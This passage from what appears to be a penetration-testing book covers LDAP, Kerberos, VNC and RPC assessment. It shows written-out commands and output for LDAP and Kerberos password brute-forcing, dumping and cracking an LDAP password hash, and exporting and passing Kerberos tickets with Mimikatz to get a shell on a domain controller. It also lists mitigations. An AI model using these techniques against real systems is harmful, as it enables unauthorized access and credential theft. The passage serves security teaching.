|       supportedControl: 1.2.826.0.1.3344810.2.3
|       supportedControl: 1.3.6.1.1.13.2
|       supportedControl: 1.3.6.1.1.13.1
|       supportedControl: 1.3.6.1.1.12
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.1
|       supportedExtension: 1.3.6.1.4.1.4203.1.11.3
|       supportedExtension: 1.3.6.1.1.8
|       supportedLDAPVersion: 3
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedSASLMechanisms: CRAM-MD5
|       supportedSASLMechanisms: NTLM
|_      subschemaSubentry: cn=Subschema
| ldap-search:
|   Context: dc=orcharddrivellc,dc=com
|     dn: dc=orcharddrivellc,dc=com
|         objectClass: top
|         objectClass: dcObject
|         objectClass: organization
|         o: orcharddrivellc.com
|         dc: orcharddrivellc
|     dn: cn=admin,dc=orcharddrivellc,dc=com
|         objectClass: simpleSecurityObject
|         objectClass: organizationalRole
|         cn: admin
|_        description: LDAP administrator
The root DSE object contains a number of attributes,36 including naming contexts and subschemas known by the server, supported authentication mechanisms, extensions, and controls.
Supported controls and extensions are described through OID values. IANA maintains a list online,37 and the values returned by the LDAP server in Example 7-25 are detailed in Table 7-22.
| OID | Description | Reference |
|---|---|---|
2.16.840.1.113730.3.4.18 |
Proxy authorization control | RFC 4370 |
2.16.840.1.113730.3.4.2 |
ManageDsaIT | RFC 3296 |
1.3.6.1.4.1.4203.1.10.1 |
Subentries | RFC 3672 |
1.2.840.113556.1.4.319 |
Paged results control | RFC 2696 |
1.2.826.0.1.3344810.2.3 |
Matched values control | RFC 3876 |
1.3.6.1.1.13.2 |
LDAP post-read control | RFC 4527 |
1.3.6.1.1.13.1 |
LDAP pre-read control | |
1.3.6.1.1.12 |
Assertion control | RFC 4528 |
1.3.6.1.4.1.4203.1.11.1 |
Modify password | RFC 3062 |
1.3.6.1.4.1.4203.1.11.3 |
Who am I? | RFC 4532 |
1.3.6.1.1.8 |
Cancel operation | RFC 3909 |
Nmap,38 Hydra, and Edward Torkington’s ebrute39 perform brute-force password grinding via LDAP. Depending on the implementation (e.g., OpenLDAP versus Microsoft Windows Server 2003) a fully distinguished username value might be required. Example 7-26 demonstrates ebrute used to attack da_craigb’s password within a Windows environment.
C:\tools\ebrute> ebrute.exe -r ldap -u da_craigb -h 172.16.102.12 -e research -t 10 -P pass.txt
ebrute v0.78 - Edward Torkington
Checking for alive hosts. Max retries = 3, connect timeout = 500ms.
Loading passes...
Parsing passes...
Added:    1 user(s), 26 password(s), 1 host(s), 26 tasks over 10 thread/s.
Starting: 10/10/2015 4:58:09 AM
[5]  HOST: '172.16.102.12' | USER: 'da_craigb' | PASS: 'Trustno1' |
     EXTRA: 'research' | Return code: 'Success' []
If a strict security policy is used, you will often lock accounts out through brute-force password grinding via LDAP, Kerberos, and other vectors. The local Windows Administrator account does not lock by default and is an attractive target in most cases. During testing, enumerate the security policy used within the environment before considering brute-force.
Once authenticated, you can expose useful details through LDAP, including telephone numbers, group membership details, and user password hashes (via attributes such as userPassword40 and sambaNTpassword41). Example 7-27 demonstrates an ldapsearch command by which a password hash is exposed by an LDAP server and cracked via John the Ripper.
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h 50.116.56.5 \
-s base -b "ou=people,dc=orcharddrivellc,dc=com" "objectclass=*"
version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc,dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T

root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T" > hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (jsmith)
Table 7-23 lists remotely exploitable LDAP vulnerabilities (omitting denial of service and local privilege escalation issues). Built-in LDAP servers within Oracle Solaris and Microsoft Windows Server have known weaknesses, as do LDAP components within IBM Domino, Novell eDirectory, and other server packages.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2015-0546 | EMC | UIM/P 4.1 authentication bypass |
| CVE-2015-0117 | IBM | Domino code execution via unspecified vectors |
| CVE-2012-6426 | – | LemonLDAP 1.2.2 SAML access control bypass |
| CVE-2011-1025 | OpenLDAP 2.4.23 authentication bypass | |
| CVE-2011-3508 | Oracle | Solaris 8, 9, 10, 11 LDAP library overflow |
| CVE-2011-1206 | IBM | Tivoli LDAP server overflow |
| CVE-2011-1561 | AIX 6.1 LDAP authentication bypass | |
| CVE-2011-0917 | Domino LDAP bind remote overflow | |
| CVE-2010-0358 | Domino LDAP heap overflow |
Kerberos42 is the authentication protocol used within Microsoft Windows networks and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services; rather, it uses encrypted tickets generated by a Key Distribution Center (KDC).
The KDC offers authentication and ticket-granting services, as demonstrated by Figure 7-5. These mechanisms serve two ticket types to clients: ticket-granting and individual service tickets. Within Microsoft networks, a ticket-granting ticket (TGT) is provided by the KDC upon logon to a domain. Within Unix-based environments, kinit is invoked. The TGT is used to request service tickets, which, in turn, are used to access individual applications. The messages shown in Figure 7-5 are described in Table 7-24.

The protocol is stateless, and tickets describe user privileges. As such, if the master key used by a KDC is compromised, an attacker can create arbitrary tickets known as golden tickets.43 If principal passwords, keys, or tickets are compromised, an attacker can also use them to generate tickets and access services. Alva Duckwall and Benjamin Delpy’s Black Hat USA 2014 presentation44 detail these scenarios, and Fulvio Ricciardi’s description of the Kerberos protocol is an excellent resource.45
Kerberos nomenclature uses the term principal when describing entities within a realm (i.e., users, systems, applications, and services). To generate tickets, the KDC and principals use shared secrets, which are long-term keys, usually derived from passwords (e.g., a user or computer account password).
Longterm keys used in Kerberos realms are as follows:
Key strength, generation, and secure handling are imperative. For example, the KDC master key is rarely changed, and if adversaries compromises this value (through accessing memory of the KDC, its file system, or even backup files), they can generate golden tickets. Within Windows environments, principal long-term RC4 keys are unsalted NTLM hashes, which are susceptible to brute-force attack.
You can configure Kerberos to use X.509 certificates and PKI. Using a certificate authority, preauthentication is performed by using PKINIT,46 which mitigates problems associated with offline cracking of user passwords.
Kerberos tickets are ASN.1 encoded and contain a ticket block encrypted using the long-term key of the authentication service (i.e., the KDC master key) or an individual service principal (such as a network service or application). Microsoft’s implementation includes a privilege attribute certificate (PAC) data structure, which is signed and includes username, domain, user, and group details.
Figure 7-6 summarizes the Microsoft Kerberos ticket structure, which is then encrypted by the KDC using either the authentication service key (in the case of a TGT) or a particular service principal key (in the case of a service ticket).

Table 7-25 lists individual Kerberos ticket fields. The first three fields are plaintext (so that the client can cache and manage the ticket), and the remaining ticket block is encrypted.
| Field | Description |
|---|---|
| Version number | Kerberos version used by the ticket format |
| Realm | Name of the realm (domain) that issued the ticket |
| Server name | The target service principal name and realm |
| Flags | Options for the ticket (forwardable, renewable, invalid, etc.) |
| Key | The session key used to encrypt subsequent messages |
| Client realm | The realm of the requester |
| Client name | The principal name of the requester |
| Transited | A list of Kerberos realms if cross-realm authentication is used |
| Authentication time | The timestamp of the initial authentication event |
| Start time | The time from which the ticket is valid |
| End time | The expiry time for the ticket |
| Renew until | The optional time until which the ticket can be renewed |
| Client address | Optional list of addresses from which the ticket can be used |
| Authorization data | Authorization data for the client—in the Microsoft implementation, this contains the PAC data structure defining the username, domain, and SID values; within MIT Kerberos, this field usually contains restrictions that should be enforced |
The PAC is found within the authorization data in the encrypted ticket. Useful fields within the PAC are found under the KERB_VALIDATION_INFO structure, including the username, domain, and group membership details. Microsoft’s specification document describes the fields.47
TGTs are encrypted by using the user principal long-term key to prevent eavesdropping. Upon decrypting the TGT, the session key is obtained and the encrypted ticket block is cached. Service tickets are then encrypted by using the session key and contain an encrypted ticket block. Within Microsoft implementations, the ticket block and PAC data structure are encrypted and signed, as described in Table 7-26.
| Ticket block encryption | PAC signature (KDC) | PAC signature (server) | |
|---|---|---|---|
| Ticket-granting ticket (TGT) | krbtgt | krbtgt | krbtgt |
| Service ticket | target | krbtgt | target |
Within TGTs, Microsoft KDC servers sign the PAC data structure (using RC4-HMAC or HMAC-SHA1-96 with a 128- or 256-bit key, depending on configuration) to prevent tampering. Because the target server must validate the PAC within service tickets, the KDC signs the PAC twice, first using the long-term key of the authentication service, and then using the long-term key of the target server.
Upon compromising the long-term key of the KDC authentication service (krbtgt) you can generate arbitrary TGTs (golden tickets). Armed with the long-term key of a service principal (target), you can modify service tickets to produce silver tickets48 containing forged PAC structures.
Table 7-27 lists the ports used by Microsoft and MIT Kerberos implementations. KDC functions run over port 88, user administration and password management port 464, and an additional port is exposed for administration purposes within the MIT implementation.
| Port | Protocol | Name | Microsoft | MIT | Description | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 88 |
● |
● |
kerberos |
● |
● |
Kerberos authentication service |
| 464 |
● |
● |
kpasswd |
● |
● |
Kerberos password service |
| 749 |
● |
● |
kerberos-adm | – |
● |
Kerberos administration service |
Kerberos services can be attacked in many ways, as described in the following sections.
An adversary with local system or network access can adopt the following tactics:
Passive network sniffing of Kerberos authentication service requests
Active downgrade attack via MITM to weaken encryption
Compromise of the KDC master key, resulting in golden ticket generation
Compromise of user keys and tickets, which can be modified, passed, and reused
Attackers moving laterally within Windows domains adopt these tactics, as most environments support weak encryption types for compatibility reasons. Key capture and reuse also makes it possible for adversaries to maintain access (until keys are changed).
You can use Arne Vidstrom’s kerbcrack49 to collect authentication service requests and brute force account passwords. Cain & Abel and John the Ripper also support the capture and offline brute-force attack of password hashes obtained via Kerberos.
MIT Kerberos 1.7, Windows Server 2008, and Windows Vista support 56-bit DES encryption for use within Kerberos authentication. Windows 7 also supports export grade 40-bit RC4. As such, you can downgrade transport security via MITM, and crack account passwords.
Table 7-28 details common Microsoft Windows encryption types (known as Etypes), which are hash functions used to generate long-term keys and perform authentication. In Windows Server 2008 R2, support for weak export-grade RC4 and DES Etypes is disabled by default; however, clients supporting such Etypes can be duped into sending KRB_AS_REQ material to a rogue KDC, which is then susceptible to brute-force attack. The Microsoft enterprise support blog for directory services contains a useful article demonstrating Kerberos network packet captures and recommended hardening steps.50
| Encryption type | Strength | Supported by |
|---|---|---|
| AES256-CTS-HMAC-SHA1-96 | 256-bit |
Windows Server 2008 R2 Windows 7 |
| AES128-CTS-HMAC-SHA1-96 | 128-bit | Windows Server 2008 Windows Vista |
| RC4-HMAC |
Windows 2000 Windows XP |
|
| DES-CBC-MD5 | 56-bit | |
| DES-CBC-CRC | ||
| DES-CBC-CRC | ||
| RC4-HMAC-EXP | 40-bit |
At the time of writing, I was unable to find any publicly available tools to perform downgrade attacks or impersonate KDCs. I would recommend creating a utility to inject ERR_PREAUTH_REQUIRED messages,51 capture subsequent hashes, and crack them via John the Ripper.
Microsoft introduced Kerberos armoring within Windows 8 and Server 2012—providing transport layer security of KRB_AS_REQ messages by encrypting the message using the computer account’s key.52 Armoring mitigates MITM and offline dictionary attacks, however systems running below the Windows Server 2012 domain functional level remain vulnerable.
Within Windows environments, attackers use Mimikatz53 to lift NTLM user password hashes, Kerberos long-term keys, and tickets. Example 7-28 demonstrates the utility used to obtain Kerberos tickets from memory. Depending on the system configuration, mileage will vary. Keys and tickets can then be reused and passed, as described in the following sections.
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct  9 2015 00:33:13)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */

mimikatz # kerberos::

Module :        kerberos
Full name :     Kerberos package module
Description :

             ptt  -  Pass-the-ticket [NT 6]
            list  -  List ticket(s)
             tgt  -  Retrieve current TGT
           purge  -  Purge ticket(s)
          golden  -  Willy Wonka factory
            hash  -  Hash password to keys
             ptc  -  Pass-the-ccache [NT6]
           clist  -  List tickets in MIT/Heimdall ccache

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
* Saved to file   : 0-60a10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;  forwardable ;
* Saved to file   : 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ; 11/2/201
5 11:39:31 PM
Server Name       : cifs/dc1.abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : ldap/dc1.abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 3-40a50000-uberuser@ldap~dc1.abc.org-ABC.ORG.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : LDAP/dc1.abc.org/abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 4-40a50000-uberuser@LDAP~dc1.abc.org~abc.org-ABC.ORG.kirbi
Microsoft domain protected users functionality within Windows 8.1 and Server 2012 R2 limits this exposure to Kerberos tickets, mitigating extraction of long-term keys and user password hashes from memory.54
Passwords and associated principal long-term keys are used to authenticate with the KDC and generate TGTs. With tickets you can access exposed applications and services within a Kerberos realm.
Upon obtaining and exporting useful tickets in kirbi format (shown in Example 7-27), use the ptt (pass-the-ticket) directive within Mimikatz to load them into memory and interact with services, as shown in Examples 7-29 and 7-30. Sean Melcalf’s paper55 details these tactics and Mimikatz syntax.
mimikatz # kerberos::ptt 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
  0 - File '1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi' : OK

mimikatz # kerberos::ptt 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi
  0 - File '2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : cifs/dc1.abc.org @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
C:\Users\notanadmin> psexec \\dc1.abc.org cmd.exe

PsExec v1.97 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
abc\uberuser
Tal Be’ery of Aorato publicized a design flaw within Kerberos by which you can interact with the administration and password management interface (via port 464) and set an arbitrary password using just the principal’s long-term key.56
If you do not have network access to Kerberos traffic, or access to systems themselves, remote attack vectors that can be applied include realm enumeration, username enumeration, and brute-force password grinding.
Kerberos discovery within most environments is supported by DNS. SRV records are used to define the locations of Kerberos services (described in Chapter 4), and the TXT record associated with the _kerberos name within a domain describes the realm, as shown in Example 7-31.
root@kali:~# dig txt _kerberos.mit.edu +short
"ATHENA.MIT.EDU"
root@kali:~# dig txt _kerberos.megacz.com +short
"MEGACZ.COM"
Armed with a valid realm (e.g., the domain name within a Windows environment), use the Nmap krb5-enum-users script to enumerate valid user accounts via Kerberos, as shown in Example 7-32.
root@kali:~# nmap -p88 --script krb5-enum-users --script-args \
krb5-enum-users.realm=research 172.16.102.11

Starting Nmap 6.47 (http://nmap.org) at 2015-10-10 04:15 UTC
Nmap scan report for 172.16.102.11
PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     administrator@research
|     chris@research
|     da_craigb@research
|     justauser@research
|_    mubix@research
You can use the ebrute utility to perform brute-force password grinding against a KDC, as demonstrated by Example 7-33. Hydra and other utilities do not seem to support active brute-force via Kerberos at the time of writing.
C:\ebrute> ebrute.exe -r kerbenum -U users.txt -e research -h 172.16.102.11
ebrute v0.78 - Edward Torkington
Loading users...
Parsing users...
Password not specified (normal behavior for some plugins - lets do joey checks_
Added: 5 user(s), 1 password(s), 1 host(s), + joeycheck 7 tasks over 1 thread/s.
Starting: 10/10/2015 5:09:31 AM
[1]  HOST: '172.16.102.11' | USER: 'chris' | PASS: 'chris' |
     EXTRA: 'research' | Return code: 'Success' []
[1]  HOST: '172.16.102.11' | USER: 'justauser' | PASS: 'justauser' |
     EXTRA: 'research' | Return code: 'Success' []
Remotely exploitable issues affecting Microsoft and MIT Kerberos implementations are listed in Tables 7-29 and 7-30. Some of these flaws require valid credentials to exploit vulnerable logic upon authenticating.
| CVE reference | Notes |
|---|---|
| CVE-2014-6324 | Kerberos checksum vulnerability in Windows Server 2012 R2, Windows Server 2008 R2 SP1, and Windows Server 2003 SP2 makes it possible for authenticated users to obtain administrative privilegesa |
| CVE-2011-0043 | Kerberos in Windows Server 2003 SP2 supports weak hashing algorithms, which makes it possible for attackers with network access to gain privileges |
a See the Kerberos Exploitation Kit on GitHub. | |
The Olivetti & Oracle Research Lab published the remote framebuffer (RFB) protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide remote access to hosts. The lab closed in 2002, prompting the developers to incorporate RealVNC Ltd. and publish subsequent RFB protocol specifications.
RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary encoding types, which support file transfer and compression within packages including UltraVNC and TightVNC. As soon as it’s connected, the server provides a protocol string, as demonstrated by Example 7-34. Common protocol versions include 000.000, 003.003, 003.007, 003.008, 003.889, 004.000, and 004.001.
root@kali:~# telnet 121.163.21.135 5900
Trying 121.163.21.135...
Connected to 121.163.21.135.
Escape character is '^]'.
RFB 004.000
Upon connecting and providing a version string to negotiate the connection, the server returns a security type value. Table 7-31 lists common types. The most common is VNC authentication, which is a DES challenge–response mechanism requiring only a password.
| Type | Notes |
|---|---|
| 0 | Invalid security type (connection closed) |
| 1 | No authentication is needed (connection is established) |
| 2 | VNC authentication via DES challenge–response |
| 5 6 |
RealVNC Server Enterprise Edition public key authentication |
| 16 | TightVNC authentication |
| 17 | UltraVNC authentication |
| 18 | TLS authentication, used by Ubuntu Linux distributions |
| 19 | TLS authentication, used by the Win32 VeNCrypt package |
| 20 | GTK-VNC SASL authentication |
| 21 | MD5 hash authentication |
| 22 | Citrix Xen VNC Proxy (XVP) authentication |
| 30 35 |
Apple OS X authentication |
The Nmap vnc-info script performs testing of exposed VNC servers, revealing the RFB protocol version and supported security types, as shown in Example 7-35. At the time of writing, the VNC library within Nmap (vnc.lua) recognizes only protocol versions 3.3, 3.7, 3.8, and 3.889. As such, you must manually investigate servers reporting other versions.
root@kali:~# nmap -Pn -sSVC -p5900 128.32.147.121

Starting Nmap 6.46 (http://nmap.org) at 2014-12-09 13:05 UTC
Nmap scan report for 128.32.147.121
PORT     STATE SERVICE VERSION
5900/tcp open  vnc     Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
VNC implementations are vulnerable to the following remote attack classes:
Brute-force password grinding
Anonymous exploitation of known software flaws
Nmap57 and Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to reliance on DES, passwords are constrained to a maximum of eight characters, and so dictionary files should be refined accordingly.
Table 7-32 lists known exploitable vulnerabilities within VNC server software. Client implementations are also particularly buggy (exploitable via MITM), but these issues lie outside of scope.
| CVE reference | Implementation | Notes |
|---|---|---|
| CVE-2015-3252 | Apache CloudStack 4.5.1 | Authentication flaw in KVM machine migration |
| CVE-2013-5135 | Apple OS X 10.9 | Screen sharing username format string bug resulting in arbitrary code execution |
| CVE-2009-3616 | QEMU 0.10.6 | Multiple use-after-free vulnerabilities |
A number of Unix daemons (e.g., NIS and NFS components) expose RPC services via dynamic high ports. To track registered endpoints and present clients with a list of available RPC services, a portmapper service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris). Example 7-36 demonstrates using Nmap to query these ports and provide details of running RPC services.
root@kali:~# nmap -sSUC -p111 192.168.10.1

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
Nmap scan report for 192.168.10.1
PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100001  2,3,4      32787/udp  rstatd
|   100003  2,3         2049/tcp  nfs
|   100003  2,3         2049/udp  nfs
|   100004  1,2         1023/udp  ypserv
|   100004  1,2        32771/tcp  ypserv
|   100005  1,2,3      32811/udp  mountd
|   100005  1,2,3      32816/tcp  mountd
|   100007  1,2,3      32772/tcp  ypbind
|   100007  1,2,3      32779/udp  ypbind
|   100009  1           1022/udp  yppasswdd
|   100021  1,2,3,4     4045/tcp  nlockmgr
|   100021  1,2,3,4     4045/udp  nlockmgr
|   100024  1          32777/tcp  status
|   100024  1          32786/udp  status
|   100068  2,3,4,5    32792/udp  cmsd
|   100069  1          32773/tcp  ypxfrd
|   100069  1          32780/udp  ypxfrd
|   100083  1          32784/tcp  ttdbserverd
|   100133  1          32777/tcp  nsm_addrand
|   100133  1          32786/udp  nsm_addrand
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
In this case, the following services are available:
The RPC portmapper (rpcbind) on TCP and UDP port 111
NFS components (nfs, mountd, nlockmgr, status, nsm_addrand, and nfs_acl)
Common Desktop Environment (CDE) services:
Calendar manager service daemon (cmsd)
ToolTalk database server (ttdbserverd)
Within legacy environments, many of these services are vulnerable to remote attack. A comprehensive list of RPC program numbers, descriptions, and references is also maintained by IANA.58
You can query many of the RPC endpoints listed in Example 7-36 upon installing the rstat-client and nis packages within Kali Linux. Example 7-37 demonstrates the way by which rstatd reveals system information (including hostname, uptime, load, and network statistics).
root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: potatohead.example.org
uptime:  33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809  nice 124819  system 391189  idle 576845938
page in: 7914  page out: 26661   swap in: 0  swap out: 0
intr: 1501887323     context switches: 118484073
disks: 0 0 488270 4
ethernet:  rx: 36034723   rx-err: 0
           tx: 8387775    tx-err: 0    collisions: 0
Example 7-38 reveals exported NFS directories via showmount (along with their associated ACLs). Upon identifying directories with weak permissions, you can use the mount command to access them. NFS assessment is detailed in Chapter 15.
root@kali:~# showmount -e l92.168.10.1
Export list for 192.168.10.1:
/export/home       192.168.10.0/24
